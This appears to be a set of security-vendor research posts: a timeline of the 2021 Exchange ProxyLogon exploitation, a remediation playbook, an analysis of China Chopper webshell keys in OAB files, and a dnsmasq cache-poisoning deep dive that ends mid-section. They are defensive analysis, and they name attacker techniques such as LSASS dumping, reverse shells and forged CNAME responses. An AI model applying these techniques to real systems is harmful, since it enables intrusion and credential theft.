On March 2, the world was introduced to four critical zero-day vulnerabilities impacting multiple versions of Microsoft Exchange Server (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065). Alongside revealing these vulnerabilities, Microsoft published security updates and technical guidance that stressed the importance of patching immediately, while concurrently noting active and ongoing exploitation by an Advanced Persistent Threat (APT) they call HAFNIUM. Since the initial attacks, Unit 42 and a number of other threat intelligence teams have seen multiple threat groups now exploiting these zero-day vulnerabilities in the wild. Both the vulnerabilities themselves and the access that can be achieved by exploiting them are significant. It is therefore unsurprising that multiple attackers sought and continue to seek to compromise vulnerable systems before they are patched by network administrators. This has been going on at an unprecedented scale – as of March 8, based on telemetry collected from the Palo Alto Networks Expanse platform, we estimated there remained over 125,000 unpatched Exchange Servers in the world.
Based on the reconstructed timeline, it’s now clear that there were at least 58 days between the first known exploitation of this vulnerability on Jan. 3 and when Microsoft released the patch on March 2. Applying the patch is a necessary first step, but insufficient given the amount of time the exploit was in the wild. The act of patching will not remediate any access that attackers may have already gained to vulnerable systems. Organizations can look to our remediation guide for steps they can take to ensure they have properly secured their Exchange Servers.
As we enter the second week since the vulnerabilities became public, initial estimates place the number of compromised organizations in the tens of thousands, thereby dwarfing the impact of the recent SolarStorm supply chain attack in terms of victims and estimated remediation costs globally. Given the importance of this event, we are publishing a timeline of the attack based on our extensive research into the information currently available to us and our direct experience defending against these attacks. As the situation continues to unfold, we urge others to also share what they uncover so that we as a cybersecurity community get a complete picture as quickly as possible.
Microsoft Exchange Server Attack Timeline Summary
This story begins over six months ago when DevCore, a Taiwan-based security consulting firm, first initiated a project to explore the security of Microsoft Exchange Server products. In the two-month window between October and December 2020, DevCore researchers made considerable progress that ultimately led to the discovery of a pre-authentication proxy vulnerability on Dec. 10, 2020. This vulnerability was given the name ProxyLogon by DevCore and is now known publicly as CVE-2021-26855.
Following this initial discovery, on Dec. 27, 2020, DevCore researchers demonstrated that this vulnerability could be leveraged to perform authentication bypass, thereby granting its users administrator-level permissions on vulnerable Exchange Servers. Shortly after this discovery, on Dec. 30, 2020, DevCore also discovered a second post-authentication file write bug that could be chained together with the first vulnerability to gain privileged access to Exchange Servers and write files of an attacker’s choosing to any directory. This second vulnerability is now known publicly as CVE-2021-27065.
Given the time of year and the existence of a long New Year’s holiday weekend, DevCore reached out and notified Microsoft of the vulnerabilities on the following Tuesday (Jan. 5, 2021). At the time, the researcher credited with the discovery of the vulnerabilities tweeted publicly.
At that point, attacks were already appearing in the wild. Volexity, a US-based security firm, reported attacks involving the ProxyLogon vulnerability as early as Jan. 3. On Feb. 2, the firm also reported to Microsoft information about attacks that occurred on Jan. 6.
Concurrently, it is now believed that Dubex, a Denmark-based security firm, first noted active exploitation of the Microsoft Exchange UMWorkerProcess on Jan. 18, 2021. This vulnerability is now known as CVE-2021-26857. It was used by an adversary to install webshells on vulnerable servers consistent with the attacks noted by Volexity. It has been reported that Dubex notified Microsoft of its findings on Jan. 27, less than 10 days after initial discovery.
With two cybersecurity vendors providing evidence of active exploitation, DevCore followed up with Microsoft on Feb. 18, 2021. During the exchange, DevCore provided a draft advisory notice and requested details concerning the patch release timeline. At the time, Microsoft shared that they planned to release the patches on March 9.
On Feb. 27, 2021 Microsoft notified DevCore that they were almost ready to release the security patches. That same day, the cybersecurity community observed an uptick in unusual webshell activity, and over the following two days, evidence suggests multiple threat groups began active exploitation activities. ESET reported three separate groups (Tick, LuckyMouse and Calypso) and our own analysis of webshells deployed in this window has identified six unique passwords and clusters of activity that further support the claim of multiple threat groups. It is also worth noting that one of the passwords observed on Feb. 28, 2021 was the name “orange,” which may serve as a reference to the researcher who originally discovered the vulnerability.
On March 2, 2021, a week earlier than initially planned, Microsoft published security updates for the four vulnerabilities. In doing so, they also warned of active exploitation of these vulnerabilities by a group they named HAFNIUM and further described as a state-sponsored APT operating out of China.
In the days following the publication of the CVEs, the cybersecurity community has witnessed a surge of attacks as malicious actors seek to capitalize on the vulnerabilities before network defenders deploy patches. Over the past week, we have also identified the emergence of several new webshell passwords and clusters of activity that have overlapping victim populations. Thus, we currently assess that several additional threat actors with varying motives have launched efforts to exploit these vulnerabilities as well.
Finally, in terms of the timeline, it is important to consider that while the Microsoft security updates were released on March 2, 2021, applying these updates only protects organizations from continued or future exploitation of these vulnerabilities. The security updates do not provide any protection from previous exploitation that may have resulted in compromise prior to the publication of the updates.
As documented above, there is definitive evidence that these exploits were in active use as far back as early January, thus resulting in at least a two-month window of vulnerability. However, a lack of evidence of exploitation prior to January should not be misinterpreted as a lack of adversary activity.
Figure 1. High-level timeline of activity
Conclusion
Ongoing research illustrates that these vulnerabilities are being used by multiple threat groups. While it is not new for highly skilled attackers to leverage new vulnerabilities across varying product ecosystems, the ways in which these attacks are conducted to bypass authentication -- thereby providing unauthorized access to emails and enabling remote code execution (RCE) -- is particularly nefarious.
Unit 42 fully expects attacks leveraging these vulnerabilities to not only continue, but to increase in scope, likely including more varied attacks with different motivations, such as ransomware infection and/or distribution. Due to the fact that active attacks from various threat groups leveraging these vulnerabilities is ongoing, it’s imperative to not only patch affected systems, but also follow the guidance outlined from Unit 42’s previous remediation blog.
These vulnerabilities let adversaries access Exchange Servers and potentially gain long-term access to victims’ environments. While the Microsoft Threat Intelligence Center (MSTIC) attributes the initial campaign with high confidence to HAFNIUM, a group they assess to be state-sponsored and operating out of China, multiple threat intelligence teams, including MSTIC and Unit 42, are also seeing multiple threat actors now exploiting these zero-day vulnerabilities in the wild. Estimated number of potentially compromised organizations is in the tens of thousands globally – and very importantly, these vulnerabilities were being actively exploited for at least two months before the security patches were available. As a result, even if you patched immediately, your Exchange Servers could still be compromised. Further, based on telemetry collected from the Palo Alto Networks Expanse platform, we estimate there remain over 125,000 unpatched Exchange Servers in the world.
Below you will find a concise playbook that enterprises can follow to respond to this potential threat in their environments.
1) Locate all Exchange Servers and determine whether they need to be patched.
Exchange Online is not affected.
Vulnerable Exchange Server versions include 2013, 2016, and 2019. While Exchange 2010 is not vulnerable to the same attack chain as Exchange 2013/2016/2019, Microsoft has released a patch for CVE-2021-26857 for this version of the software. Microsoft has recently released additional guidance for older, unsupported versions of Exchange.
Microsoft is recommending to install updates on all Exchange Servers, prioritising those that are externally/internet facing. Even if Exchange Servers are not internet facing, the vulnerabilities can still be exploited if access to the network has been achieved through other methods.
Microsoft has published information about the updates for the following specific versions of Exchange Server:
Install the out-of-band security updates for your version of Exchange Server.
If you cannot update and/or patch an Exchange Server immediately, there are some mitigations and workarounds that may reduce the chances of an attacker exploiting an Exchange Server; these mitigations should only be temporary until patching can be completed. Palo Alto Networks Next-Generation Firewalls (NGFWs) updated to Threat Prevention Content Pack 8380 or later protect against these vulnerabilities if SSL decryption is enabled for inbound traffic to the Exchange Server. Cortex XDR running on your Exchange Server will detect and prevent webshell activity commonly used in these attacks.
The initial attack requires the ability to make an untrusted connection to Exchange Server port 443. You can protect against this by restricting access to the system from untrusted users. This can be achieved by only allowing access to the system from users who have already authenticated through a VPN, or by using a firewall to limit access to specific hosts or IP ranges. Using this mitigation will only protect against the initial portion of the attack. Other portions of the chain can still be triggered if an attacker already has access to the network or can convince an administrator to open a malicious file.
More information about using Palo Alto Networks products, including firewalls with security subscriptions, Cortex XSOAR for automation and Cortex XDR for endpoint protection, can be found in our Threat Assessment.
3) Determine whether an Exchange Server has already been compromised.
These vulnerabilities have been in the wild and actively exploited for over a month, with the earliest indications of exploitation leading back to Jan. 3. Any organization running the vulnerable software must evaluate if their server has been compromised. Patching the system will not remove any malware already deployed on the system. It would be prudent to assume Exchange Servers that exposed Outlook Web Access or Exchange Web Services to the internet are compromised until proven otherwise.
Check for suspicious process and system behavior, especially in the context of Internet Information Service (IIS) and Exchange application processes, such as PowerShell, Command shells (cmd.exe) and other programs executed in the applications’ address space. We describe how to use Palo Alto Networks Cortex XDR Pro endpoint protection to hunt for this attack in your environment in “Hunting for the Recent Attacks Targeting Microsoft Exchange.”
Microsoft has released PowerShell and Nmap scripts for checking your Exchange Server for indicators of compromise of these exploits. They have also released another script, available at the same link, that highlights differences in files from the virtual directories of your Exchange Server against those expected for your specific Exchange version. The Cybersecurity and Infrastructure Security Agency (CISA) has also published a list of tactics, techniques and procedures (TTPs).
As documented in the Unit 42 Threat Assessment Courses of Action table, the post-intrusion TTPs used by the initial actors conducting the Exchange attacks included the following:
Using Procdump to dump the LSASS process memory.
Using 7-Zip to compress stolen data into ZIP files for exfiltration.
Adding and using Exchange PowerShell snap-ins to export mailbox data.
Using the Nishang Invoke-PowerShellTcpOneLine reverse shell.
Downloading PowerCat from GitHub, then using it to open a connection to a remote server.
Since the initial attacks, we believe that other actors are trying to capitalize on the Exchange vulnerabilities, but their motivations and objectives may differ vastly, and so could their TTPs.
4) Engage an Incident Response team if you think you have been compromised.
If, at any point, you think your Exchange Server has been compromised, you should still take action to secure it against the vulnerabilities as described above. This will prevent additional adversaries from further compromising the system. Installing the out-of-band security updates for your version of Exchange Server is very important, but this will not remove any malware already installed on systems and will not evict any threat actors present in the network.
The potential impact of this situation is critical due to the ongoing activity described, the vulnerabilities exploited to deliver the attack and the adversaries who could be behind compromises. While exploits of these vulnerabilities may not halt business operations, access to sensitive information and systems is certainly possible, and should be assumed to have occurred. Access to corporate emails could also lead to followup phishing attacks.
If you believe you have been compromised, you should enact your incident response plan. If you need such services, our Palo Alto Networks Crypsis incident response team is available to help: crypsis-investigations@paloaltonetworks.com.
Microsoft recently released patches for a number of zero-day Microsoft Exchange Server vulnerabilities that are actively being exploited in the wild by HAFNIUM, a suspected state-sponsored group operating out of China. We provide an overview of the China Chopper webshell, a backdoor which has been observed being dropped in these attacks. We also analyze incidental artifacts, such as metadata, created by the attacks themselves, which allow us to collect information and better understand the nature and methodology of the attackers.
By leveraging CVE-2021-27065, a post-authentication arbitrary file write vulnerability, an attacker is able to effectively inject code into an ASPX page for Exchange Offline Address Book (OAB). When this page is compiled with the injected webshell, the attacker can send other code and gain further access. The China Chopper webshell is a lightweight, one-line script that is observed being dropped in these attacks by the use of the PowerShell Set-OabVirtualDirectory cmdlet. This one-line webshell is relatively simple from the server perspective and has been observed in attacks since at least 2013, when FireEye reported on it.
The key detail here is that the China Chopper webshell is injected into a pre-existing OAB ASPX page that contains configuration information unrelated to the webshell. It’s been reported that there are thousands of compromises, and any on-premises Exchange Server that is exposed to the internet should assume it’s been scanned numerous times. Knowing this, and knowing that thousands of companies this week have begun the laborious chore of responding to these attacks within their infrastructure, it didn’t take long before these OAB files started popping up on VirusTotal (VT).
To identify the specific OAB configuration files we’re interested in, I created a small YARA rule to identify some of the observed templates for the China Chopper webshell as they exist within OAB configurations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
rulewebshell_chinachopper_oab
{
meta:
author="Jeff White (Palo Alto Networks) @noottrak"
For reference, this is how the China Chopper webshell typically manifests itself within the OAB configurations – specifically in the ExternalUrl field.
Additional variants will be discussed throughout the document, but this is the most prevalent.
As of March 4, 2021, there are 81 unique matching samples uploaded to VT.
As FireEye documented in their 2013 analysis of this webshell, China Chopper is technically split into two parts: a client and a server. When the client engages with the server, in most variants, it provides a “key” to act as authentication before executing whatever code the attacker supplies.
In the above China Chopper example, the key is "
NO9BxmCXw0JE ". This provides us with a relatively unique identifier to compare to the other files. But why stop there?
OAB Artifacts
The OAB configuration contains a wealth of information such as when the file was created, when it was last modified, the Exchange version and numerous other server-specific related data points. These allow us to take a deeper look at the attacks from a new perspective and gain a better understanding of the attack campaigns involved.
On March 2, 2021, Volexity published their blog, “Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities,” which provided the first in-depth look at the attacks on Exchange Servers. However, we know that on Jan. 5, 2021, Twitter user @orange_8361 (Orange Tsai)tweeted that they had reported a pre-authenticated remote code execution (RCE) chain to a vendor. Microsoft credited this user in the slew of CVEs released to address the vulnerabilities. These two dates give us a frame of reference for analysis, as they mark the time from when Microsoft was notified to the first public disclosure of the attacks observed in the wild.
Looking at the keys used overall in the China Chopper webshells, the list below provides a count of each unique value. Of note is a C# variant of this webshell that does not have a similar key, two variants that do not include a webshell at all but include a possible key and one that is a Base64 encoded string of non-ASCII bytes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
29NO9BxmCXw0JE
11Ananas
8klk123456
7orange
6No Key-f34fji34r209ur29ur92ru
4p
4gttkomomo
2No Key-dsfg
1rxDg52fHL9GW
1q3v98mBat1zj
1passnew
1o
1fpm_admin
1Q4IDLjknOZJr
1FhsrvqjnYASe
1EiH4yV2WGYgc
1No Key-C#
13d55db3b2f88ae47b24ae7796f0cd916
As noted, two “keys” did not contain a webshell at all, “
f34fji34r209ur29ur92ru ” and “
dsfg ”. Instead, we observed an injection of a value, which appears similar in nature to a key, but is missing the actual webshell code required to carry out further code execution. An example can be seen below and compared to the webshell above.
When looking at some of the temporal data points, specifically the DateModified time of the OAB files, you will see that the usage of these “keys” predates all the other key usage by almost a full day. Since there is no webshell, these may have been test runs. In fact, they show overlap with other keys that later compromise the same server with full webshells.
DateModified
WebShellKey
OriginatingServer
2/27/2021 13:45:30
f34fji34r209ur29ur92ru
NS1[...]net
2/27/2021 16:20:49
f34fji34r209ur29ur92ru
DC1[...]LOC
2/27/2021 19:11:07
f34fji34r209ur29ur92ru
FIT[...]cal
2/28/2021 0:04:23
f34fji34r209ur29ur92ru
V-T[...]com
2/28/2021 1:41:07
f34fji34r209ur29ur92ru
DC-[...]net
2/28/2021 3:51:56
f34fji34r209ur29ur92ru
MBD[...]org
2/28/2021 10:15:00
NO9BxmCXw0JE
DC[...]net
2/28/2021 10:33:14
NO9BxmCXw0JE
FIT[...]cal
2/28/2021 10:36:44
orange
JTA[...]cal
The NO9* key from above is the most prevalent thus far, judging by what’s currently available on VT. It has also been displayed in most of the research that has come out on this topic. This key shares a pattern with five other keys in the list. These are considered related due to their timing and unique usage of an exactly 12-character randomized alphanumeric string with mixed capitalization.
1
2
3
4
5
6
7
8
9
10
11
NO9BxmCXw0JE
rxDg52fHL9GW
q3v98mBat1zj
Q4IDLjknOZJr
FhsrvqjnYASe
EiH4yV2WGYgc
Within this grouping, only the NO9* and EiH* keys were observed in the OAB files with dates prior to the March 2 Volexity blog. It is also interesting to observe the clustering of dates and times when these unique OAB files documented their modification times, as highlighted in the table below.
DateModified
WebShellKey
OriginatingServer
2/28/2021 10:15:00
NO9BxmCXw0JE
DC-[...]net
2/28/2021 10:33:14
NO9BxmCXw0JE
FIT[...]cal
2/28/2021 10:44:24
NO9BxmCXw0JE
NS1[...]net
2/28/2021 11:01:52
NO9BxmCXw0JE
DC2[...]LOC
2/28/2021 11:03:12
EiH4yV2WGYgc
DFC[...]com
2/28/2021 12:44:40
NO9BxmCXw0JE
WP-[...]cal
2/28/2021 16:46:21
NO9BxmCXw0JE
tcs[...]cal
3/1/2021 6:29:17
NO9BxmCXw0JE
mar[...]cal
3/1/2021 7:40:44
NO9BxmCXw0JE
cow[...]cal
3/1/2021 12:01:14
NO9BxmCXw0JE
MM1[...]pvt
3/1/2021 12:16:38
NO9BxmCXw0JE
NCR[...]cal
3/1/2021 13:46:04
NO9BxmCXw0JE
a-p[...]com
3/1/2021 3:39:49 PM
NO9BxmCXw0JE
grr[...]cal
3/1/2021 16:25:57
NO9BxmCXw0JE
DC2[...]LOC
3/1/2021 16:42:10
NO9BxmCXw0JE
VCC[...]org
3/1/2021 19:28:28
NO9BxmCXw0JE
NS1[...]net
3/1/2021 21:32:42
NO9BxmCXw0JE
DC0[...]cal
3/1/2021 21:53:34
NO9BxmCXw0JE
thi[...]cal
On Feb. 28, 2021, and March 1, 2021, there are two distinct clusters of events – before public news about the vulnerabilities is released. Looking at the UTC timing of the events shows some compromises happening just minutes apart using both the NO9* and EiH* keys, further corroborating their relation to each other. The timing is also noteworthy because it shows very rapid deployment of these webshells throughout the day and night, indicating an automated approach to targeting. As more samples appear, a better picture of the timeline will emerge.
Continuing to dig down into the data points for the six keys, we can extrapolate the targets based on their OriginatingServer values and deduce a wide range of businesses from investment banking, small car dealerships, water conservatories, industrial automation, law firms, hospitality and so on. The apparent randomness of targeted industries supports the idea that this is automated scanning that took advantage of opportunistic targets versus a coordinated effort to target specific industries or businesses.
One last piece of evidence in support of the idea of automated scanning: There are multiple OAB files with the same configurations but different modification times, thus creating unique hashes. Looking at two servers from the OriginatingServer data points, it can be noted below how they are compromised again at a later date with the exact same webshell and key, implying that systems the attackers have compromised already are not checked during their scanning and exploitation process.
DateModified
WebShellKey
OriginatingServer
3/1/2021 21:32:42
NO9BxmCXw0JE
DC0[...]cal
3/2/2021 16:57:12
NO9BxmCXw0JE
DC0[...]cal
2/28/2021 11:01:52
NO9BxmCXw0JE
DC2[...]LOC
3/1/2021 16:25:57
NO9BxmCXw0JE
DC2[...]LOC
Pivoting to the keys, which did not match the previously discussed pattern, we can see they start compromising the same servers as the other group of keys – but only after all of the research, CVEs, and proofs-of-concept (PoCs) started to pop up, leading us to believe these are different clusters of actors behind the attacks.
DateModified
WebShellKey
OriginatingServer
3/1/2021 6:29:17
NO9BxmCXw0JE
mar[...]cal
3/2/2021 7:03:15
NO9BxmCXw0JE
mar[...]cal
3/3/2021 15:19:46
Ananas
mar[...]cal
2/28/2021 10:44:24
NO9BxmCXw0JE
NS1[...]net
3/1/2021 19:28:28
NO9BxmCXw0JE
NS1[...]net
3/3/2021 6:46:16
Q4IDLjknOZJr
NS1[...]net
3/3/2021 6:52:08
klk123456
NS1[...]net
Before moving on to the next section, let’s turn our attention to three curious keys that were observed prior to the Volexity publication that do not match the pattern observed for the NO9* key but have very similar timing. This, along with other data points, seems to indicate these were used as testing or non-automated manual attacks.
The first is the key “orange”. The first compromise observed with it in these publicly available OAB files is minutes before and after two surrounding compromises by the NO9* key on Feb. 28. This key also falls into the cluster of events on March 1, two hours before the previously discussed attacks.
28FEB2021
DateModified
WebShellKey
OriginatingServer
2/28/2021 10:33:14
NO9BxmCXw0JE
FIT[...]cal
2/28/2021 10:36:44
orange
JTA[...]cal
2/28/2021 10:44:24
NO9BxmCXw0JE
NS1[...]net
01MAR2021
DateModified
WebShellKey
OriginatingServer
3/1/2021 4:25:25
orange
Exc[...]CAL
3/1/2021 6:29:17
NO9BxmCXw0JE
mar[...]cal
3/1/2021 7:40:44
NO9BxmCXw0JE
cow[...]cal
The second and third keys are simply “o” and “p”. Besides standing out due to their shortness, they also use a different structure in their webshell and appear to have targeted a medical facility and something related to the Vietnamese government, both prior to any publication about the vulnerabilities.
The Microsoft blog on HAFNIUM displays a webshell dropped by HAFNIUM that also uses a parameter value of “p”, although it is a different structure. A screenshot of the webshell displayed there is transcribed below, along with an example of the one observed in an OAB file.
Notable similarities exist in the Request.Form parameter value, “p”, and the usage of a single-letter character for the other values; however, this in and of itself does not necessarily confirm a HAFNIUM connection.
Looking at the “o” and “p” keys found in the OAB files, they can be seen targeting the same systems days apart.
DateModified
WebShellKey
OriginatingServer
2/28/2021 11:57:01
o
ad2[...].vn
3/3/2021 7:58:20
p
ad2[...].vn
Furthermore, we can observe compromises by the cluster of six patterned keys and “o” key happening fairly close in time to one another, alluding to a possible connection between them.
DateModified
WebShellKey
OriginatingServer
2/28/2021 11:03:12 AM
EiH4yV2WGYgc
DFC[...]com
2/28/2021 11:57:01 AM
o
ad2[...].vn
2/28/2021 12:44:40 PM
NO9BxmCXw0JE
WP-[...]cal
Two more keys stand out in terms of volume. Like the other keys that have been discussed, both “klk123456” and “Ananas” were observed in overlapping compromises, indicating automated scanning or using some type of list that has already been correlated from a scanning service.
DateModified
WebShellKey
OriginatingServer
3/3/2021 4:34:20
klk123456
Bed[...]com
3/3/2021 6:52:08
klk123456
NS1[...]net
3/3/2021 6:55:34
klk123456
Fil[...]cal
3/3/2021 7:26:29
klk123456
mna[...]com
3/3/2021 7:35:48
Ananas
ric[...]org
3/3/2021 7:45:40
Ananas
ADA[...]cal
3/3/2021 7:47:15
klk123456
PSL[...]cal
3/3/2021 10:43:51
klk123456
CHG[...]SYS
3/3/2021 11:02:09
klk123456
TRD[...]com
3/3/2021 14:35:40
Ananas
jus[...].nl
3/3/2021 14:50:18
Ananas
asi[...]com
3/3/2021 14:51:13
Ananas
Bed[...]com
3/3/2021 15:19:46
Ananas
mar[...]cal
3/3/2021 16:16:21
Ananas
V-T[...]com
3/3/2021 16:40:03
Ananas
FHM[...]org
These clusters of events are likely related to threat actors who were able to weaponize the public information extremely quickly and get a head start on attacking Exchange Servers before other actors could.
All the compromises with the other keys appear unrelated and occur after the patches, research and PoC code had become easily accessible.
Variations in the China Chopper Webshell
Recall the most prevalent China Chopper shell as observed in the OAB file.
A Twitter user, @mickeyftnt, notified me that they found a variant using a different pattern from the “http://f/” that I had been watching stream into VT. This variant used “http://g/” and contained a space after the eval method call. Microsoft states the ExternalUrl parameter “specifies the URL that’s used to connect to the virtual directory from outside the firewall,” so we can assume that, in a legitimate file, this is a resolvable domain but may require the “http” precursor to be accepted as a value for the injection to work. While this piece of the URL is moot and does not affect the operation, the use of “http://f/” is observed across the board in almost every one of the attacks. As such, the “http://g/” variable piqued my interest as another likely artifact worth taking note of, even though no additional patterns have been noticed outside what’s been discussed here already.
Another Twitter user, @krausedw, brought some samples to my attention that included breaking up the “unsafe” word in an attempt to bypass certain security measures and a C# sample that calls out the script language explicitly.
JScript unsafe
C#
Finally, there are variants that use Base64 strings as the key.
Base64
Conclusion
By leveraging the artifacts found within the OAB configurations, we are able to piece together a narrative around the activity based on analysis from just a small set of samples. It seems clear that there are numerous clusters of groups leveraging these vulnerabilities, the groups are using mass scanning or services that allow them to independently target the same systems, and finally there are multiple variations of the code being dropped, which may be indicative of iterations to the attack. As more information and files become available, this analysis may have to be revisited, but for now, there are a sufficient number of connections that allow us to understand the how, the when and the frequency of attacks, along with clustering of events.
Over the years, multiple critical vulnerabilities have been found in dnsmasq. Recently, security researchers discovered new issues that continue to make dnsmasq vulnerable. These vulnerabilities can lead to DNS cache poisoning, denial of service (DoS) and possibly remote code execution (RCE). In this blog, I will review these vulnerabilities in dnsmasq, with a deep dive on DNS cache poisoning. I will also cover the effect such issues have on cloud products such as Kubernetes.
As covered in detail in my previous blog, “The History of DNS Vulnerabilities,” port and transaction ID randomization is one of the key methods a modern DNS resolver uses to protect against cache poisoning.
Cache poisoning is an attack in which one poisons the DNS resolver’s cache by sending malicious responses. The attack happens after a DNS resolver sends a request to an upstream server. At this point, the attacker sends fake responses that appear to come from the server the victim organization contacted. The DNS resolver receives the malicious responses and caches them. From then on, when a victim organization asks the DNS resolver for this domain, it will answer with the IP address of an attacker controlled server. This results in redirections that can be very hard to detect. For example, a user might browse to a bank’s website, having typed the URL correctly – but instead of returning the IP address of the bank, a cache poisoning attack could cause the DNS resolver to send the user to an attacker’s IP address instead. Because of the serious implications of this possibility, DNS vulnerabilities are often critical.
One of the mitigations against this attack is to randomize the transaction ID and source port of the request from the resolver to the upstream server. By randomizing those two values, each is 16 bits long, and each request has a 32 bit key that an attacker has to match in order to make malicious responses get accepted by the DNS resolver.
Figure 1. Recap of a DNS cache poisoning attack.
CVEs
Two types of vulnerabilities were recently discovered in dnsmasq:
A bug in the implementation of the DNS protocol, such as validation issues, that can be leveraged for DNS cache poisoning attacks:
So far, the implications of the buffer overflow vulnerabilities seem limited to DOS attacks.
The first group of vulnerabilities, however, can be exploited to perform devastating cache poisoning attacks, and I will be focusing on them in this blog.
There are a few key design implementations special to dnsmasq, and knowing how they work helps provide a good understanding of the recent vulnerabilities.
CVE-2020-25684: Transaction ID and Port Randomization Done Incorrectly
dnsmasq implements transaction ID and port randomization. By default, it supports up to 64 ports at the same time. This means that dnsmasq can hold open sockets of 64 ports simultaneously and wait for responses on each of those port sockets. An attacker has to guess the source port (any of the 64 that are open) correctly. Otherwise, malicious packets will simply be dropped on the dnsmasq server.
That sounds like a good mitigation, but the problem lies in the fact that dnsmasq didn’t match transaction ID to source port. Instead of having to guess the exact transaction ID and the exact source port, an attacker needs to guess just the transaction ID and any of the 64 ports. This weakens the port randomization mitigation by 64 times.
What this means is that because dnsmasq doesn’t match a transaction ID to a specific port, it increases the chances of hitting an open request by 64 times – an attacker can succeed by hitting any of the 64 open ports.
How Does dnsmasq Match Responses to Requests?
A frec, or a forward record, is a record that is received at dnsmasq but isn’t in the cache, so dnsmasq has to forward the request to an upstream server. As long as the request isn’t fulfilled, meaning the dnsmasq hasn’t received a response yet for the associated request, it is called a frec. An attacker that wants to poison dnsmasq needs to send it a fake response for a frec. frecs are removed once fulfilled or a certain amount of time has passed (timed out).
But how does dnsmasq match each response to the correct frec? dnsmasq saves only the hash of the question section in the DNS query and discards the rest. Each DNS query has a “questions” section. It is where the query holds the actual question, for example: where is www.example.com.
It can do that because each DNS response also contains the question it is answering, so both the request and the response have this section. This section is completely identical on both sides, which makes it great to use as a key. dnsmasq hashes the question before it sends the request and then hashes the question in the received response and matches it to a question it asked, meaning a frec.
This is a simplified version of dnsmasq’s algorithm for matching a frec when it is received from the upstream server:
1.0 check if response’s destination port matches any of the open ports
1.1 if not: drop the response
2.0 set key = (hash of the response’s question, transaction ID)
3.0 search for matching frec by key
3.1 if not found: drop the response
4.0 process the response
By default, dnsmasq supports up to 150 frecs at the same time. This means that it is possible that in a given time there will be 150 open frecs. Each of those frecs uses one of the 64 randomized ports that we covered earlier.
There are two ways to abuse this behavior, which both result in the same outcome and I will cover them both in the next section.
CVE-2020-25685: Weak Hashing Algorithm
dnsmasq uses a custom CRC32 function as its hashing function for the key. Unfortunately, CRC32 is not a cryptographically secure hash function. In other words, it is possible for different inputs to have the same output. In this case, different question sections can result in the same output. An attacker can abuse that to craft a special list of domains that all result in the same Custom-CRC32 hash and then send 150 queries to dnsmasq using that list.
CVE-2020-25686: Pending Queries Are Not Checked
dnsmasq allows multiple queries for the same domain. It means that an attacker can just query www.example.com 150 times before dnsmasq is able to receive results for any of the requests, and there will be a timeframe in which there are 150 open frecs for those 150 queries.
Note that if an attacker issues an attack from a web browser, most modern web browsers will block further requests to the same domain and this method will not work. In such a case, the attacker would have to use the previous method, which is a bit more complicated.
Outcome
Both of those problems can result in the same thing. An attacker who wants to send fake responses can choose to do that in a time frame in which dnsmasq holds 150 frecs, with the exact same hashed question key, with 150 different transaction IDs and with 64 different ports.
An attacker needs to time this correctly and send fake responses in that tiny time frame when all open 150 frecs are of the same domain. The attacker’s fake responses will also be for that domain. In such a case, the attacker's chances of hitting any of the open frecs are 150 times greater than in a regular attack.
No Response Verification
When dnsmasq receives a response from an upstream DNS server, it does not verify it. In order to understand the problem here, one needs to be familiar with CNAME records.
A Canonical Name or CNAME record is a type of DNS record that maps an alias name to a true or canonical domain name. CNAME records are typically used to map a subdomain such as www or mail to the address hosting that subdomain’s content. For example, a CNAME record can map the domain mail.example.com to the mail server of the domain example.com.
In dnsmasq, however, one can send anyA record after the CNAME record and dnsmasq will simply trust the response without verifying it. No one asked about those A records, so dnsmasq will not forward those records to the client. Instead, it simply caches all the A records that it is given. Not only that, dnsmasq will also overwrite any already cached addresses. For example:
www.example[.]com CNAME www.bank[.]com
www.bank[.]com A 13.37.13[.]37
In the above example, if dnsmasq received such a response for an open request for www.example[.]com and the attacker got the correct transaction ID and source port, dnsmasq will overwrite the cached address of www.bank[.]com regardless of the TTL (Time to Live) of previously cached addresses. From now on, any organization that tries to access their bank’s website will end up accessing an attacker-controlled website.
This sounds crazy, but it isn’t. If dnsmasq had to verify every line after the CNAME, that would reduce its performance dramatically. It would have to contact each domain in the CNAME response and make sure the A record given is indeed its address, which will make the entire idea of CNAME redundant.
So instead, dnsmasq trusts the source of the response, on the assumption that it is nearly impossible to beat the transaction ID and source port randomization mitigation.
Attack Scenario Explained
Theory
In order to craft a successful DNS cache poisoning attack, one must correctly guess the transaction ID and source port. Usually this means guessing a 32-bit key – 16 bits for the port and 16 bits for the transaction ID.
In our case, as I demonstrated so far, CVE-2020-25684 helps the attacker by increasing the chances of hitting the correct port by 64 times, so the port part of the key is reduced to 16-log264=10 bits long. Combined with the transaction ID key, our key is still 26 bits long. The chances of hitting a successful frec so far are 1 to 226 = 67,108,864 with a single response.
With either CVE-2020-25685 or CVE-2020-25686, we concluded that using 150 requests with the same question’s hash, either with the same domain or with a special list, increases the chances of hitting the correct frec by 150 times. Combining that with CVE-2020-25684 increases the chances of hitting a successful frec by 64 * 150 = 9,600 times. The chances of hitting a successful frec so far is 1 to 232/9600 = 447,392 times.
Another thing is that usually an attacker would have to wait for a DNS entry Time to Live value to be expired (to be removed from cache) in order to poison it – otherwise the DNS resolver would simply give the results from cache right away and no poisoning will take place. In our case, however, an attacker can abuse the CNAME record in order to poison any entry desired.
Attack Scenario
An attacker wants to poison www.bank[.]com. Usually, this would require waiting for www.bank[.]com to be out of cache, guessing the port correctly and guessing the transaction ID correctly. Only then would the attacker have a chance of actually succeeding.
If the DNS resolver is dnsmasq, the attacker can skip the first part and just query any domain that would not be in the cache. Instead of responding with a regular A record response, the attacker would respond with a CNAME, as described earlier.
The attacker still needs to guess the port and the transaction ID, which is a 32 bit long key.
Figure 2. Cache poisoning attack on dnsmasq.
Using the above vulnerabilities, an attacker can issue 150 requests, either for the same domain or with a list of domains with the same custom-CRC32 hashes. This way, they will have 150 possible transaction IDs to guess and need to hit only one of them. As calculated above, using this method, the attacker will have a 9,600 times greater chance of succeeding with each response.
If the attacker manages to hit with one of the fake responses, dnsmasq will receive the CNAME response and will cache all the A records in it.
Chances for a Successful Attack
